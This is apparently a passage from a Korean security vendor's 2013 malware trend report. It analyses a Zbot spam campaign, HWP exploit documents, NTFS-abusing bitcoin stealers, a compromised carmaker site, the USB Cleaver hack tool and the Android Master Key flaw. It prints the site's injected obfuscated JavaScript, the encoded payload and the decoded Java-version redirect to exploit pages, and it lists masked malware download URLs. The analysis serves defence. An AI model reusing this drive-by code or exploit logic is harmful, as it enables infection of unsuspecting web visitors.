해외의 악성 스팸 메일을 분석하던 중 'Docs_(회사도메인).zip' 파일을 첨부한 악성 스팸 메일이 발견됐다. 스팸 메일이 익숙치 않은 사람이라면 회사도메인이 포함된 파일은 괜찮을 것이라는 생각으로 파일을 열어 악성코드에 감염되는 사태가 발생할 수 있으므로 주의가 필요하다.

발견된 악성 스팸 메일은 [그림 1-30]의 형식으로 접수됐다.





그림 1-30 | 악성 파일이 첨부된 이메일

압축을 해제하면 [그림 1-31]과 같이 PDF 아이콘으로 위장한 127KB 용량의 악성 파일이 나온다.


그림 1-31 | 압축 해제된 악성 파일

위 악성코드를 실행하면 아래와 같은 순서로 동작한다.

1. 아래의 URL에 접근해 추가 악성코드 다운로드
   money******eting.com/dL1.exe
   abbe****ts.co.uk/fNF1.exe
   salsa****nfuego.com/RCY.exe
   f***s.info/PwvextRo.exe

2. 다운로드된 악성코드를 %Application Data%₩Keivyh₩veqilo.exe로 저장한 후 Run 레지스트리에 등록해 자동 실행

3. Firewall 레지스트리를 수정하여 아래의 포트를 Open
   UDP 2253
   TCP 4302

4. 실행된 악성코드는 Explorer.exe에 인젝션돼 다양한 IP와 주기적으로 통신

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Zbot (2013.07.23.04)

## 특정 기관을 대상으로 유포된 한글 악성코드 발견

최근 특정 기관을 대상으로 유포된 한글 악성코드가 발견됐다. 특정 기관이나 기업을 대상으로 이뤄지는 공격은 점차 다양해지고 있으며, 다수의 사용자가 사용하는 소프트웨어 취약점(PDF, DOC), 업데이트 기능 등을 이용해 유포되는 특징을 보이고 있다.

악성코드 제작자는 사회적으로 주목 받는 이슈를 활용해 악성코드를 유포하는데, 이번에 발견된 악성코드는 남북관계를 소재로 삼았다.

[그림 1-32]는 한글 악성코드(김정은용인술.hwp)가 첨부된 메일의 화면이다.




그림 1-32 | 한글 악성코드가 첨부된 메일

해당 악성코드를 실행할 경우 사용자가 악성코드에 감염된 것을 인지할 수 없도록 정상 한글 문서가 실행된다.




그림 1-33 | 파일 실행 화면

악성코드가 실행되면 [그림 1-34]와 같은 파일이 생성된다. SUCHOST.EXE 파일은 Microsoft 폴더에 추가 악성코드를 생성하고 자신을 삭제한다.

그림 1-34 | 생성 파일 정보

wuauclt.exe 파일은 윈도우 시작 레지스트리에 등록돼 자동으로 실행된다.




그림 1-35 | 시작 레지스트리 등록 정보

해당 악성코드는 특정 기관에 접근해 정보를 유출하기 위한 목적으로 시스템 정보 등을 탈취하는데 이용하는 것으로 추정된다. 특정 서버(58.XXX.XXX.40)로 접근을 시도하지만 분석 시점에는 연결되지 않았다.





그림 1-36 | 네트워크 연결 정보

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
HWP/Exploit (2013.07.26.04)
Trojan/Win32.Agent (2013.07.27.02)
Trojan/Win32.Dllbot (2013.07.26.05)
BinImage/Candc (2013.07.30.03)

## 한글 문서 파일을 노린 악성코드

최근 특정 기관을 타깃으로 한컴오피스의 한글 취약점을 악용한 악성코드가 첨부된 이메일이 유포되고 있어 기관 관계자와 사용자들의 주의가 필요하다.

7월에만 한글, 한셀 프로그램의 취약점을 악용한 악성코드가 다수 확인됐다. 첨부 파일명은 '개최 계획과 OOOO위원회 명단.zip', '튼튼한 OO를 바탕으로..(생략).hwp', '동북아 OOOO 구상 어떻게 실현할 것인가.hwp' 였으며 국내 특정 조직 및 업체를 대상으로 한 APT(Advanced Persistent Threat) 공격으로 보인다.




그림 1-37 | 취약점 문서 파일이 첨부된 이메일 본문

해당 이메일에 첨부된 문서 파일을 실행하면 [그림 1-38]과 같다.




그림 1-38 | HWP 문서 실행 화면

한글 취약점 문서 파일을 실행했을 때 생성되는 파일로 인해 시스템이 악성코드에 감염된다. 문제는 악성 파일 생성 동작 이후에는 정상 한글 파일로 덮어 써 사용자는 감염 사실을 인지하기 어렵다는 것이다.

최근 문서 프로그램의 취약점을 겨냥한 공격이 급증하고 있는 만큼, 이메일에 첨부된 문서는 함부로 실행하지 말아야 하며 취약점이 존재하는 소프트웨어는 반드시 최신 패치를 설치해야 한다.

한글과컴퓨터사는 최근 보안 패치를 완료해 사용자에게 공지했다. 한컴 오피스 2007, 한글 2007, 한글 2005, 한글 2004, 한글 2002 SE 사용자는 해당 패치를 반드시 업데이트해야 한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
HWP/Exploit (2013.07.02.00)
Win-Trojan/Infostealer.147456.B (2013.07.02.00)

## NTFS 파일 시스템을 악용하는 악성코드

금전을 노리는 온라인게임핵과 파밍, 피싱은 항상 이슈가 되고 있으며 국내 악성코드 TOP 10 안에 포함되어 있다. 해외에서도 금융 정보를 탈취하는 Zeus, Spy Eye, Citadel, KINS 등의 악성코드가 새롭게 발견된 바 있다.


그림 1-39 | Spy Eye

최근에는 비트코인이라는 사이버머니에 대한 탈취 시도가 활발하다. 비트코인은 관리 주체가 없는 독립적인 가상의 통화로, 이전에는 도박이나 마약과 같은 불법적인 용도로 사용됐는데 근래에는 일반 상점에서도 거래가 가능할 정도의 일반적인 통화 수단으로 사용되고 있다. 2013년 상반기 해외에서는 사이버머니 비트코인을 탈취하기 위한 악성코드가 가장 많이 진단되기도 했다.

이에 국내에서도 해당 악성코드에 감염된 시스템들이 지속적으로 발견되고 있다. 그 이유는 공격자가 해당 악성코드 유포를 위해 키젠이나 크랙된 소프트웨어와 같은 불법적인 소프트웨어로 위장하고 토렌트와 같은 파일 배포 프로그램을 이용하기 때문으로 보여진다. 특히 Mac 사용자를 타깃으로 한 악성코드들의 비트코인 탈취 시도가 빈번하다.


그림 1-40 | 비트코인

특히 감염 기법이 지속적으로 정교해지고 있어 분석과 감염된 시스템을 복구하기 위한 조치가 쉽지가 않다. 그 중에서 MS가 개발한 파일 시스템인 NTFS(New Technology FileSystem)를 악용해 악성코드 탐지가 치료를 방해하는 증상에 대해 살펴보자.

NTFS 파일 시스템에는 볼륨에 존재하는 모든 파일과 디렉토리에 대한 정보를 담고 있는 테이블인 MFT(Master File Table)가 있다. [그림 1-41]과 같이 NTFS 파일 시스템을 살펴보면 VBR(Volume Boot Record) 뒤에 위치하지만 고정적이지는 않다.





그림 1-41 | NTFS 파일 시스템

비트코인을 수집하는 이 악성코드는 MFT 엔트리의 속성을 악용해 윈도우 시스템 파일인 services.exe 파일의 MFT 엔트리 속성 패치를 시도한다. MFT 엔트리 속성에 패치된 코드를 구하기 위해 services.exe 파일의 MFT에서 악성코드가 저장되는 offset을 구한다.





그림 1-42 | MFT

마지막으로 획득한 offset에 해당하는 MFT 엔트리 속성 값을 살펴보면 PE Header가 발견되며 dll 파일로 확인된다.





그림 1-43 | MFT

국내에서도 불법 소프트웨어나 영화, mp3 음악 파일로 위장한 악성코드를 유포하는 사례가 지속적으로 발견되고 있다. 사용하는 컴퓨터를 안전하게 지키기 위해 불법 다운로드는 삼가해야 한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Inject (2013.07.31.03)

## 일본 자동차 업체의 해외 사이트 악성코드 유포

2013년 7월 9일경 일본 자동차 업체의 해외 사이트가 해킹돼 악성코드가 유포되는 일이 발생했다. 당시 해당 사이트의 메인 페이지 상단에는 [그림 1-44]와 같이 난독화된 스크립트가 삽입돼 있었다.




그림 1-44 | 삽입된 악성 스크립트 코드

위 [그림 1-44]의 코드를 분석해 보면, 아래 [그림 1-45]처럼 iframe 태그를 이용해 특정 URL로부터 악성 스크립트를 다운로드한 후 실행하도록 돼 있다.





그림 1-45 | 난독화 해제 후 스크립트 코드

그리고 위 주소로부터 다운로드된 악성 스크립트는 각각 두 개의 다른 스크립트로 구성돼 있다. '스크립트 1' 에서는 〈iframe style="display:none;" src="auzzxc.html" id="mqsvry"〉〈/iframe〉를 통해 난독화된 코드를 가진 auzzxc.html을 다운로드하며, 끝부분에 존재하는 코드를 통해 auzzxc.html 코드를 불러온 후 난독화를 해제한다.

```
window.onload=function(){
var nsabmwc=parseInt;
var zynnutkf="mqsvry";
wsfjcfx=document.getElementById(zynnutkf).contentWindow;
jnnokttt=wsfjcfx.document.getElementById("umlfysf");
abxv="";
for(ppqrwl=0;ppqrwl<jnnokttt.value.length;ppqrwl+=2)
abxv+=String.fromCharCode(nsabmwc(jnnokttt.value.substr(ppqrwl,2),28)
-243);
eval(abxv);
}
```

표 1-4 | '스크립트 1' 의 난독화 해제 루틴

```
<textarea id="umlfysf">91cpc4cl9nbiblb9c7b7c89nao9ncqccchc7cicqa9
bfcfcocaccchb3c8cnc8c6cna9cac8cnblc8clcmcccicha39pb9c4cpc49p
a4am91ccc99na3cnd0cjc8cic99nbiblb9c7b7c89naoao9na2cmcnclccc
hcaa2a49nd291biblb9c7b7c89nao9nbiblb9c7b7c8a9cmcjcfcccna39pa
79pa4am91ccc99na3biblb9c7b7c8bqaec0a9cfc8chcacncbaoaoaca49
nd291biblb9c7b7c89nao9n9p9pa6biblb9c7b7c8bqacc0a69pab9pa6bi
blb9c7b7c8bqaec0am91d49nc8cfcmc89nd291biblb9c7b7c89nao9n9p
9pa6biblb9c7b7c8bqacc0a6biblb9c7b7c8bqaec0am91d491d49nc8cfc
mc89nd291biblb9c7b7c89nao9nabam91d491ccc9a3a3biblb9c7b7c8ap
aoagabab9na1a19nbiblb9c7b7c8anaoahaeada4d3d3a3biblb9c7b7c8a
paoaiabab9na1a19nbiblb9c7b7c8anaoaiabaka4a4d291cfcic6c4cnccc
ha9cbclc8c9ao9pcdciclcaa9cbcncgcf9pam91d4c8cfcmc89nd291ccc9a
3a3biblb9c7b7c8apaoaiacab9na1a19nbiblb9c7b7c8anaiadaca4a491cfci
c6c4cnccicha9cbclc8c9ao9pcdcfcjcha9cbcnbrcrahc7cf9pam91c8cfcm
c891cfcic6c4cnccicha9cbclc8c9ao9pcjc7c9cra9cbcnbrcrahc7cf9pam9
1d491</textarea>
```


표 1-5 | auzzxc.html의 주요 코드

난독화를 해제하면 아래와 같은 코드를 얻으며 자바 버전을 체크한 후 또 다른 악성 html 파일을 다운로드한 후 실행한다.

```
var SVJdHe = window.PluginDetect.getVersion("Java");
if(typeof SVJdHe == 'string') {
SVJdHe = SVJdHe.split(",");
if(SVJdHe[3].length==1) {
SVJdHe = ""+SVJdHe[1]+"0"+SVJdHe[3];
} else {
SVJdHe = ""+SVJdHe[1]+SVJdHe[3];
}
} else {
SVJdHe = 0;
}
if((SVJdHe>=500 && SVJdHe<=632)||(SVJdHe>=700 && SVJdHe<=709)){
location.href="jorg.html";
}else{
if((SVJdHe>=710 && SVJdHe<721))
location.href="jlpn.ht₩x6dl";
else
location.href="pdfx.ht₩x6dl";
}
```

표 1-6 | 난독화를 해제한 코드

분석 당시 감염된 PC에 다운로드된 html 파일은 jorg.html이며, 자바의 취약점을 공격하는 jar 파일과 실행 파일이 링크된 URL이 존재했다.


그림 1-46 | jorg.html의 메인 코드

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Tepfer, 2013.07.10.03

## 악성코드 동향

# 03. 모바일 악성코드 이슈

### PC 정보를 탈취하는 안드로이드 앱

최근 스마트폰 악성코드가 폭발적으로 증가하고 있다는 기사들을 종종 발견한다. 국내에서 가장 많이 발견되는 악성코드의 형태는 문자나 모바일 메신저를 통해 유포되는 '스미싱'이다. 스미싱은 'SMS + Phishing' 의 합성어로 현재 국내에서 피해가 가장 크게 나타나고 있다.

스미싱 악성코드는 모바일의 특성을 반영한 악성코드인데 반해, FakeAV와 랜섬웨어 등 다른 모바일 악성코드들은 PC의 악성코드 발전 형태와 유사하다. 이번에 살펴볼 HackTool의 일종인 'USB Cleaver' 앱 역시 기능이 PC 의 해킹툴들과 유사하다.


그림 1-47 | 아이콘 모양

앱을 설치하면 [그림 1-48]과 같이 메뉴 3개가 나타난다. 'Download Payload' 버튼을 선택하면 PC의 정보를 가져오기 위한 각종 툴들을 다운로드한다.





그림 1-48 | Payloads 다운로드

다운로드가 완료되면 /mnt/sdcard/usbcleaver/system 경로에 아래와 같은 파일들이 다운로드된 것을 확인할 수 있다. 또한 mnt/sdcard 에 autorun.inf, go.bat 파일도 같이 다운로드한다.


그림 1-49 | 다운로드된 파일들

단말기를 PC에 연결한 후, 아래 그림처럼 [Enable / Disable Payloads → 원하는 정보 체크 및 Generate Payload → 'Payload Generated' 토스트 메시지 확인]과 같이 단계에 따라 진행하면 PC의 정보들을 가져올 수 있다.


그림 1-50 | Payloads Generate 화면

[PC에서 가져오는 정보]
- PC 의 네트워크 정보
- FireFox, Chrome, IE 패스워드 정보
- WiFi 패스워드 정보

아래 [그림 1-51]은 PC의 네트워크 정보를 가져온 화면이다. 관련 파일들은 /mnt/sdcard/usbcleaver/logs/ 경로 밑에 저장된다.




그림 1-51 | PC의 네트워크 정보

그림 1-52 | go.bat 코드

[그림 1-52]는 단말기가 연결될 때 autorun.inf가 실행하는 batch 파일의 일부다. 해당 앱이 PC의 정보를 가져오기 위한 기능들을 가지고 있다는 점과 윈도우 프로세스 실행을 위해 USB 자동 실행 기능을 이용한 점(해당 기능을 이용한 악성코드는 과거에도 발견된 바 있다.) 등에서 볼 수 있듯이 해당 앱들의 발전 형태는 PC와 유사하다. 다만 해당 앱을 분석해보면 사용자에게 악성 행위를 하는 코드는 발견되지 않으며, 권한 요구 역시 과도하지 않고 SD card나 Network와 관련된 권한 요구만을 요구한다.

이 같은 이유로 V3 Mobile 제품에서는 해당 악성코드를 AppCare로 진단하고 있다. 해당 진단명은 악성 목적으로 만들어지진 않았으나 활용 여부에 따라 유해 가능성이 있는 프로그램과 관련된 것이다. 하지만 악성코드가 아니더라도 가급적 이런 앱들의 사용은 자제할 것을 권한다. 최근 많이 유포되는 악성 앱들의 감염을 방지하기 위해 V3 Mobile과 같이 믿을 수 있는 모바일 백신 사용하는 것이 바람직하다.

V3 Mobile 제품에서는 아래와 같이 진단이 가능하다.

〈V3 Mobile의 진단명〉
Android-AppCare/UsbCleaver.4EFE8

## 안드로이드 인증서 우회 취약점

지난 7월 3일 Bluebox에서 안드로이드 앱을 설치할 때 인증서를 우회할 수 있는 취약점을 발표했다. Master Key라고 불리는 이 취약점은 안드로이드에서 앱 설치시 앱 내부의 파일들을 검증하는 모듈과 압축을 해제하는 모듈이 서로 다르다는 점을 이용하고 있다. Master Key 취약점은 정상 파일에 악성 기능을 추가할 때 인증서를 변경하지 않고 악성 기능을 수행할 수 있다는 것을 의미한다.

안드로이드에서 인증서는 코드 작성자를 식별하거나 앱이 변경됐는지를 확인하기 위해 사용하는 중요한 보안 기능이다. 이 취약점은 인증서에 기반한 앱의 작성자를 식별하는 안드로이드 보안 정책을 송두리째 무력화하는 것으로 볼 수 있다. Master Key 취약점이 발표된 이후 중국 유명 안드로이드 마켓에는 정상 앱을 리패키징한 앱들이 지속적으로 보고되고 있으며, 국내에서도 정상 은행 앱을 리패키징해 계좌정보를 유출하는 기능이 추가한 악성코드가 발견됐다. 이에 Master Key와 관련한 취약점들을 알아보고자 한다.

### ZIP 파일의 구조

APK는 안드로이드의 애플리케이션 패키지(Android application package) PKWARE, Inc에서 정의한 표준 ZIP 압축 파일 형식을 사용하고 있다. 취약점을 이해하기 위해서는 ZIP 압축 파일의 구조에 대한 이해가 필요하다.





그림 1-53 | ZIP 파일 구조

ZIP은 크게 그림과 같이 'Local file header', 'File data', 'Central directory header', 'End of central directory record'로 구성돼 있으며 각각의 항목에 대해 간략하게 살펴보면 [표 1-7]과 같다.

| 항목 | 설명 |
|---|---|
| End of central directory record | 파일의 가장 마지막 부분에 위치하고 있으며 압축된 파일의 개수, 'Central directory header'의 시작 위치 정보 등을 가지고 있다. |
| Central directory header | 압축된 파일 개수 만큼 존재하며 압축된 파일의 크기, 압축되기 전의 크기, 압축된 파일 이름, 실제 압축된 데이터가 있는 'Local file header'의 위치 정보 등을 가지고 있다. |
| Local file header | 압축된 파일 개수 만큼 존재하며 실제 압축된 데이터의 헤더로 하단에 실제 압축된 데이터인 'File data'가 존재한다. |
| File data | 압축된 파일 개수 만큼 존재하며 실질적으로 압축된 파일 데이터가 기록돼 있다. |

표 1-7 | ZIP 파일 구조에 대한 설명





그림 1-54 | ZIP 파일의 해석

### ZIP 파일의 해석

[그림 1-54]와 같이 ZIP 파일은 파일의 마지막부터 해석을 시작한다. 그 과정을 간략히 살펴보면 다음과 같다.

① 파일의 가장 마지막 부분에서 'End of central directory record'를 찾아 해당 ZIP 파일 내부에 몇 개의 압축된 파일을 가지고 있는지, 'Central directory header'의 시작 위치 등의 정보들을 구한다.

② 'End of central directory record'에서 구한 'Central directory header'의 시작 위치로 이동해 'Central directory header'의 개수만큼 각종 정보들을 구한다. 여기서 중요한 부분이 있는데 'Central directory header'의 크기는 'File name length', 'Extra field length', 'File comment length'와 같이 3개의 가변 데이터를 포함하고 있다. 따라서 다음 'Central directory header'의 시작 위치를 알기 위해서는 기본 헤더 크기에 앞서 3개의 가변 필드의 크기를 더해야 한다.





그림 1-55 | Central Header 위치

③ 압축된 파일 수 만큼 'Central directory header' 정보를 모두 구하면 각각의 압축된 파일의 'Local file header' 위치를 알 수 있다. 압축을 해제하고자 하는 파일의 'Local file header'로 이동해 압축을 해제할 수 있다.

④ 'Local file header' 역시 'Central directory header'와 같이 가변 길이다. 실제 압축돼 있는 데이터가 존재하는 'File data'의 시작 위치는 'Local file header'의 크기에 'File name length'와 'Extra field length'를 구해서 더하면 알 수 있다. 다음 [그림 1-56]은 'File name'이 11이고 'Extra field'가 0인 경우 'File data'의 위치를 구하는 방법이다.





그림 1-56 | File Data 위치

### 안드로이드 인증서 우회 취약점

#### 1. Master Key 취약점

APK 파일 내에 동일 경로를 가진 두 개 이상의 파일이 포함되어 있을 경우 자바 코드에서는 마지막 파일만 인식하지만, 반대로 C++에서는 처음으로 등장하는 파일을 인식하기 때문에 자바에서는 정상 파일을 통해 인증을 하고 실제로는 악성 파일이 설치되는 취약점이 있다.

이러한 차이를 이용하면, 정상 앱(APK)의 classes.dex(이후, DEX) 파일 앞에 악성 DEX를 포함시키는 방법으로 앱의 무결성 검증을 우회할 수 있고, 실제로는 악성 DEX가 실행되도록 할 수도 있다(실제로 DEX 뿐만 아니라, 다른 타입의 파일도 중복이 가능하다).





그림 1-57 | Master Key 취약점

#### [취약점 상세]

안드로이드에서는 앱 설치 중 아래의 [표 1-8]과 같은 방식으로 파일 무결성 검사를 한다.

PackageManagerService.installPackageLI() 앱 설치(이외에도 아래 함수가 호출되는 경우)
- └〉 PackageParser.collectCertificates() 앱의 인증서 로드(전체 파일 대상)
